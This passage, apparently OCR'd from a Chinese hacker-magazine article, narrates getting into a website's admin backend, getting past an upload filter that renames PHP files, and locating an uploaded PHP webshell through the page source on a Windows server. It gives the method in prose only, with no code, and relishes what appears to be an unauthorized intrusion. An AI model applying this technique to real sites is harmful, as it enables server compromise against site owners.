


然是登录后台了，如图8。

## 四、败走麦城


本以为登录进后台，想办法上传一个PHP木马就会结束这次入侵旅途的，却没想到后台里对上传做了限制，把我传上去的PHP木马的后缀全都强行改成了GIF后缀的！真是怎一个愁字了得啊！我又把后台仔细的研究了一下，发现能够上传的地方不只一个，后台在添加新信息的地方还有别的好几处上传文件的地方！这套系统不可能把全部上传的都过滤了吧。

打开上传图片页面，如图9，直接上传了一个PHP后缀的木马，没有提示上传成功，也没有提示上传失败，查看上传页面的源代码也没有找到关于木马的路径之类的信息。难道进了后台也等于没进么？拿不到webshell的心情的确不好受啊，少说也猜测了很久，好不容易才进入了后台，居然败得一塌糊涂！



## 五、老马识途

万般无奈之下，我怀着悲愤的心情打开了“插入图片”页面，奇怪的是居然页面是空白的，难道被过滤了，如图10。页面空白，不会代码也空白吧，于是查看源代码，发现内容不是空的！使用Ctrl+F查找.php，第一个是当前页面，再查找下一个，发现一个PHP后缀的文件，如图11。会不会这个就是我的PHP木马地址呢？我打开这个页面，哈哈，终于看到PHP木马的登录界面了，如图12。登录进去后，发现对方使用的是Windows系统，如图13！嘿嘿，这回系统权限都有可能拿到手了，如果是*nix系统的话，对我来说还是有挺大阻碍的，因为我对*nix系统根本不熟悉，甚至没见过呢！




